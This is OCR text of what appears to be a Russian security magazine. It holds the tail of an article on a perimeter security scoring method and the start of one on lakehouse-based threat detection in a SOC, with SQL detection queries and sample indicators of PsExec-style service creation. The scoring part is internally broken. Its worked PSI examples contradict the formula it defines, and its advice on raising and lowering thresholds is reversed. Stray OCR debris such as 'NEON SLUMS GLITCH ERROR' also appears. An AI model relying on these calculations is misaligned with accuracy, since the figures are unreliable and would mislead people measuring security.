
- Сколько времени прошло с момента последнего критического обновления безопасности (более 2 месяцев для Linux и Windows → снижение баллов).

Эта часть методики сознательно упрощена: вместо подсчета сотен CVE мы фокусируемся на своевременном патчинге как основном барьере против эксплуатации известных уязвимостей. Если организация регулярно устанавливает обновления, большинство RCE из топа угроз автоматически устраняются.

Почему логирование важнее уязвимостей

На первый взгляд, может показаться странным, что вес компонента логирования (0,5) выше, чем вес уязвимостей (0,3). Однако этот подход отражает реальность современных атак. Даже при наличии RCE злоумышленник не сможет долго оставаться незамеченным, если у вас настроен качественный мониторинг (EDR + SIEM + NAD). И напротив, отсутствие логов превращает любой актив в черный ящик: компрометация может длиться месяцами, как это было в случае с SolarWinds.

Можно сказать, что эти веса отражают не только саму возможность проведения атаки, но и стоимость ее последствий.



Наличие эксплуатируемых уязвимостей (вес 0,3)

Компонент S_{vulns} — самый чувствительный к реальным рискам. Он учитывает не все уязвимости, а только трендовые и реально эксплуатируемые. Они делятся на следующие категории:

- R — RCE с публичным эксплойтом;
- L — LPE с публичным эксплойтом;
- D — DoS или нетипизированные уязвимости с публичным эксплойтом.

Для каждой категории задан вес риска: RCE — 0,8, LPE — 0,5, DoS — 0,2. Штрафы для системных и прикладных уязвимостей рассчитываются отдельно, с разным распределением весов в зависимости от типа актива:

- для серверов: 50/50% (ОС/ПО);
- для ПК: 65/35% (больший акцент на ОС);
- для сетевых устройств: только системные уязвимости.

Итоговая формула

$$Score = 10 \times (w1 \times S_{logs} + w2 \times S_{updates} + w3 \times S_{vulns})$$

Где:

S_{logs} — нормированная оценка логирования (0–1);

$S_{updates}$ — оценка актуальности ОС и обновлений (0–1);

S_{vulns} — оценка риска уязвимостей (0–1).


Веса:

a) w1 = 0,5 (логирование);

b) w2 = 0,2 (обновления);

c) w3 = 0,3 (уязвимости).

Таким образом, одна RCE снижает итоговый Score на 0,5 балла, а десять и более обнуляют компонент полностью. Этот подход делает методику устойчивой к шуму из незначимых уязвимостей, но при этом крайне чувствительной к реальным угрозам.



ОТ АКТИВА К ПЕРИМЕТРУ

Оценка отдельных хостов — важный шаг, но этого недостаточно для эффективного управления безопасностью крупной инфраструктуры. Руководителю нужно понимать состояние всего внешнего периметра, а не только среднее значение для сотни серверов. Классический подход — использовать усредненный Score — опасен, потому что влечет за собой риск «замаскировать» один критически уязвимый актив за множеством хорошо защищенных. Поэтому мы ввели в методику Perimeter Security Index интегральную метрику, которая сохраняет чувствительность к подобным «темным пятнам».

Представим два сценария:

› 100 активов, у всех Score = 9,5 → среднее = 9,5.

› 100 активов, у 98 из них Score = 9,5, а у двух оставшихся Score = 1,5 и Score = 4,0 → среднее ≈ 9,3.

С точки зрения «классического среднего» разница минимальна. Однако во втором случае два актива практически готовы к компрометации, и именно через них злоумышленник может захватить инфраструктуру. Наша методика решает эту проблему с помощью простого, но эффективного механизма:

$$PSI = \bar{S} - \frac{1}{K} \sum_{i=1}^{N} (5{,}0 - S_i)$$

Где:

› $\bar{S}$ — среднеарифметический Score всех активов;

› K — общее число активов в периметре;

› N — число активов с Score < 5,0;

› S_i — Score i-го критического актива.

Каждый актив со Score ниже 5,0 штрафует общий индекс на разницу между 5,0 и его реальным значением. Штраф распределяется пропорционально размеру периметра (1/K), чтобы избежать чрезмерного влияния одного хоста в небольшой сети. При этом PSI не обнуляется, даже если есть один критический актив, — это сохраняет градацию и мотивацию к укреплению защиты.

Сценарий	K	N	$Score_{avg}$	$Score_{critical}$	PSI
100 активов, средняя оценка — 9,5, критически низких оценок нет	100	0	9,5		9,5
100 активов, средняя оценка — 9,5, критически низкая оценка у двух активов — 1,5 и 4,0	100	2	9,5	1,5 и 4,0	$\mathrm{PSI} = \frac{9{,}5 + 1{,}5 + 4{,}0}{2 + 1} = 5{,}0$
100 активов, средняя оценка — 9,0, критически низкая оценка у трех активов — 1,5, 2,0 и 2,7	100	3	9,0	1,5, 2,0 и 2,7	$\mathrm{PSI} = \frac{9{,}0 + 1{,}5 + 2{,}0 + 2{,}7}{3 + 1} = 3{,}68$

Таблица 1. Примеры расчета PSI

Отмечу, что порог 5,0 выбран не случайно. Согласно нашей шкале интерпретации, Score ≥ 5,0 — это пониженная, но управляемая защищенность, а Score < 5,0 — критическое значение, требующее принятия немедленных мер (изоляции, патчинга, аудита и др.)

Хотя базовая формула универсальна, ее все равно можно адаптировать. Например:

- Для DMZ или облачных периметров порог можно снизить до 6,0, потому что даже «удовлетворительной» защиты там будет недостаточно.
- Для внутренних сегментов можно повысить порог до 4,0, если они изолированы и не содержат критичных данных.

Но ключевой принцип остается неизменным: периметр настолько силен, насколько силен его самый слабый элемент. А PSI как раз и позволяет измерить эту силу.

Наша методика уже доказала свою эффективность. В MDR-сервисах — как инструмент для приоритизации инцидентов и выявления слепых зон мониторинга, а в SOC — как основа для автоматических алертов. Модель универсальна и подходит для:

- оценки зрелости периметра перед запуском MDR/ASM;
- мониторинга динамики безопасности во времени (например, PSI до и после кампании патчинга);
- сравнения разных площадок или бизнес-единиц;
- подготовки к регуляторным проверкам, где требуются доказательства управляемости рисков.

Мы не претендуем на «единственно верный подход», но предлагаем рабочий инструмент, который помогает ИБ-командам говорить с бизнесом на одном языке, принимать решения на основе измеряемых данных и, главное, отслеживать прогресс в укреплении безопасности компании.


NEON SLUMS
GLITCH
???
ERROR
?????

КАК LAKEHOUSE МЕНЯЕТ ПОДХОД К ОБНАРУЖЕНИЮ В SOC

АВТОР

ЮЛИЯ ФОМИНА

Ведущий эксперт направления продуктовой экспертизы, Positive Technologies

НАГРАДА

Медальон эффективности

О ЧЕМ МАТЕРИАЛ

Разбираемся, как архитектура lakehouse меняет привычные механизмы работы SOC и позволяет выявлять атаки, для которых еще нет названия, отчета и TTP

Про lakehouse в SOC обычно говорят следующее: большие объемы данных, дешевое хранение, масштабирование и SQL поверх всего. Эти характеристики важны, но они описывают инфраструктуру и почти ничего не говорят о главном — способности SOC обнаруживать атаки. Так какие новые возможности дает нам lakehouse, чего не могут привычные инструменты?

> Я использую термин lakehouse, потому что мы говорим не просто о хранении сырых данных, а о платформе, которая сочетает гибкость data lake с надежностью и аналитическими возможностями data warehouse. То есть данные в lakehouse сразу готовы для формирования аналитики и решения ML-задач.

ДАННЫЕ ПЕРВИЧНЫ

Исторически разработка правил обнаружения развивается реактивно: сначала атака, затем отчет (разбор, TTP, инструменты) и только после этого детект. Практическая реализация выглядит примерно так:

- сигнатуры и регулярные выражения, которые ищут конкретный артефакт;
- простые корреляции событий по времени и ключам;
- пороговые правила: «если больше N за T».

Эта модель логична и до сих пор хорошо работает против известных техник. Большая часть сигнатурных правил, корреляций и порогов — это формализованный опыт прошлых инцидентов. Однако у такого подхода есть естественное ограничение: обнаружение неизбежно запаздывает относительно реальности. В результате SOC становится системой воспроизведения уже описанных атак, а не инструментом для исследования происходящего в инфраструктуре. Новое поведение может быть замечено только после того, как получит название, описание и правило.

Архитектура lakehouse, в свою очередь, смещает фокус с самой атаки (как объекта обнаружения) на изменение состояния инфраструктуры. Здесь первичны данные, что позволяет формулировать детекты в виде аналитических гипотез: «Как изменилось поведение объекта относительно его же прошлого?» или «Чем этот объект отличается от тысяч аналогичных?». При этом аналитический запрос может одновременно опираться на текущее поведение объекта и на его же историческую норму. Это позволяет сравнивать действие не с абстрактным правилом, а с тем, как этот субъект вел себя раньше. История в lakehouse становится частью детекта.

Для этого используются сложные SQL-запросы, многомерные JOIN'ы, оконные функции и агрегаты по времени. Там, где это оправданно, поверх данных строятся ML-пайплайны: обучение, валидация, переобучение — без копирования в отдельные среды. Но инструменты здесь вторичны: SQL, Spark и Python — это всего лишь способы задать вопрос. Важны сами данные и возможность работать с ними целостно.

КАК СТРОЯТСЯ ГИПОТЕЗЫ В LAKEHOUSE

Как и в классической схеме, в lakehouse разработка детекта начинается с гипотезы: например, «Злоумышленники используют для закрепления службы Windows». Это распространенный прием как в ручных атаках, так и во многих инструментах постэксплуатации (от PsExec-подобных техник до фреймворков уровня Cobalt Strike). В сигнатурной модели следующим шагом обычно становится поиск характерных параметров создания сервисов. Этот подход эффективен, когда мы знаем, что нужно искать, но он плохо работает против вариаций и новых реализаций известных инструментов и техник.

При наличии исторических данных гипотезу можно сформулировать иначе. Вместо «Какой инструмент используют атакующие?» — «Какое поведение выглядит нетипично?». В этом случае аналитик отталкивается не от индикаторов, а от изменений состояния системы. Например, можно задать простой вопрос: «Какие службы Windows появились сегодня, но ранее не встречались в инфраструктуре?». Если процедура не имеет сигнатур, при таком подходе она все равно проявится как отклонение.

В качестве примера рассмотрим запрос (см. рис. 1):

```sql
-- Найти службы Windows, которые появились сегодня, но ранее не встречались
SELECT
    events.service_name
FROM win_eventlog_events events
LEFT JOIN (
    -- Подготовка исторических данных за предыдущие дни
    SELECT
        service_name
    FROM win_eventlog_events
    WHERE
        event_id = '4697' -- Событие, отвечает за установку новой службы
        AND timestamp < NOW() - INTERVAL '1' DAY
    GROUP BY service_name
    ) historical_data
ON events.service_name = historical_data.service_name
WHERE
event_id = '4697'
AND events.timestamp >= NOW() - INTERVAL '1' DAY
AND historical_data.service_name IS NULL; -- Такое имя не встречается в
исторических данных
```

Рисунок. 1. Пример запроса

Приведенный выше запрос намеренно упрощен: он не учитывает user-mode-сервисы, где часть имени может быть случайно сгенерирована и потребует нормализации. В реальной практике такие случаи предварительно обрабатываются: выделяются стабильные части имени, используются регулярные выражения и группировка по шаблонам.

Историческую выборку также можно ограничить службами, которые наблюдались более чем на N узлах. Это уменьшает влияние редких, но легитимных сценариев и формирует более устойчивое представление о типовом поведении. Подобные запросы часто используют агрегации по множеству хостов, COUNT DISTINCT, а также оконные функции для анализа во времени и поиска всплесков.

JOIN позволяет добавить дополнительный контекст. Например, можно найти процесс-создатель сервиса, пользователя, хост и время жизни службы. В результате аналитик получает не просто список новых сервисов, а основу для быстрой оценки риска. Или основу для новых гипотез: «Найти процессы, которые раньше никогда не создавали службы, а сегодня создали» или «Найти процессы, которые создали нетипичные для себя службы».

parent_process	process	service	command
yandex.exe	firefox.exe	7696ab5	\\127.0.0.1\ADMIN$\7696ab5.exe
1d3f65e.exe	rundll32.exe	0fc94fb	\\127.0.0.1\ADMIN$\0fc94fb.exe
yandex.exe	firefox.exe	9b1deb2	\\127.0.0.1\ADMIN$\9b1deb2.exe

Рисунок 2. Данные о сервисах

Подобный подход масштабируется лучше сигнатурных правил: он не требует обновления при появлении новых инструментов и устойчив к вариациям техник.


Из описания атаки детект превращается в проверку гипотезы о нарушении нормального поведения.

«НОРМА» КАК ВЫЧИСЛЯЕМАЯ ВЕЛИЧИНА

В классических детектах «норма» зашита в голове автора правила и аналитиков. Именно поэтому любое правило со временем обрастает множеством исключений и десятками условий, которые отражают уже не поведение атакующих, а накопленный опыт ручной фильтрации. В результате борьба с False Positive (FP) быстро превращается из технической задачи в операционную. В крайнем случае правила вообще отключаются, алерты игнорируются, а общее доверие к детектам падает. По сути, SOC начинает оптимизироваться не под обнаружение атак, а для снижения нагрузки на аналитиков.

Но инфраструктура меняется, белые списки устаревают. В этой точке поиск новых угроз останавливается. Любой детект, который не имеет четкой сигнатуры и стабильного уровня шума, воспринимается как риск для эксплуатации. Важно понимать, что это не проблема качества правил или компетенций команды. Это следствие подхода, в котором «норма» — не объект данных (то есть ее нельзя вычислить).

В lakehouse норма не задается вручную, а вычисляется на основе исторических данных, из реального поведения инфраструктуры. Это снижает количество FP без ручного обновления белых списков и позволяет сделать детекты устойчивыми к изменениям инфраструктуры. Вместо 20 исключений в правиле мы сравниваем поведение процесса с его же историей и сразу отсеиваем типовую активность. Если исполняемый файл месяцами запускается с одними аргументами, взаимодействует с фиксированным набором доменов и ведет себя одинаково на сотнях узлов, система узнаёт его как часть фона.




ЕДИНОЕ АНАЛИТИЧЕСКОЕ ПРОСТРАНСТВО

Если отбросить инструменты и маркетинг, классический SOC живет по простой модели: СЗИ регистрируют алерты, затем проводится анализ и расследование. EDR, NDR, TI feeds решают свои задачи и выдают вердикт: алерты сходятся в SIEM или SOAR. Далее идут процедура обогащения и верхнеуровневые корреляции, которые связывают алерты и сигналы между собой, чтобы повысить надежность срабатываний, и добавляют к ним контекст из других источников. Это действительно помогает принимать решения. Но сам контекст все равно остается фрагментарным: обогащение усиливает известные детекты, но почти не помогает обнаруживать новое. В этой парадигме задать детект, выходящий за логику работы конкретного СЗИ, практически невозможно: требуется дублирование данных.

Lakehouse меняет не инструмент, а точку отсчета: сначала все сырые данные оказываются в одном аналитическом пространстве (с сохранением истории и связности), а только потом поверх них формулируется логика обнаружения. Благодаря этому контекст (история действий, окружение, роль, бизнес-процесс) по умолчанию становится частью детекта, то есть мы собираем и связываем сигналы без предварительной оценки их важности. К примеру, новый объект, который сразу начинает активно взаимодействовать с сетью, выделится на фоне остальных даже без наличия соответствующей сигнатуры.

Важно отметить, что lakehouse не дает преимуществ в сценариях, где требуется мгновенная реакция на хорошо формализованные события. Детекты уровня «произошло X → сработал алерт» по-прежнему эффективнее реализуются в классических real-time-системах. Lakehouse же полезен в аналитических сценариях, в которых ключевую роль играют контекст, история и полнота данных.

Другим немаловажным моментом остается общая зрелость SOC: качество источников, стабильность схем и выстроенные процессы управления данными. Без всего этого lakehouse остается мощным хранилищем, но не становится основой для устойчивого обнаружения.



КАК ЭТО РАБОТАЕТ

Рассмотрим пример с поиском туннелей и скрытых каналов управления. Их нельзя обнаружить только с помощью SIEM или NTA, по крайней мере с достаточной надежностью. Журналы ОС содержат информацию о процессе и его контексте, когда тот открывает сетевое соединение. Но что происходит в трафике, остается невидимым. NTA же, наоборот, видит полный трафик, разбирает протокол со всеми заголовками, но ничего не знает о процессе, породившем этот трафик.

При горизонтальном перемещении туннель станет порождать NTLM-трафик, так как атакующий будет использовать украденные учетные данные для авторизации на других узлах. Поэтому использование NTLM-аутентификации может быть индикатором горизонтального перемещения через оставленный туннель. При этом трафик будет выглядеть легитимно.

Вместо поиска конкретных инструментов мы будем искать процессы, которые используют NTLM нетипичным образом. Обычно NTLM-запросы инициируются вполне предсказуемыми компонентами: например, системными службами Windows, проводником, службами файлового доступа или конкретными серверными ролями. Их поведение, частота обращений и направления аутентификации относительно стабильны и понятны. Если же NTLM-аутентификацию внезапно инициирует процесс, который обычно не работает с сетевыми ресурсами (например, пользовательское приложение, офисный софт или вспомогательная утилита), это может означать следующее:

- в памяти процесса выполняется вредоносная нагрузка;
- процесс используется как прокси для передачи аутентификационных данных через созданный атакующими туннель;
- происходит попытка relay-атаки.

Анализ выполняется в несколько этапов. Сначала объединяем телеметрию с хостов и трафик, чтобы сопоставить процессы с фактами аутентификации — JOIN между данными EDR, логами аутентификации и сетевой телеметрией.


```sql
-- Определение CTE 'nad' для выборки данных о сетевых событиях NTLM
WITH nad AS (
    SELECT
        src.port            AS src_port,  -- Исходный порт
        src.ip              AS src_ip,    -- Исходный IP-адрес
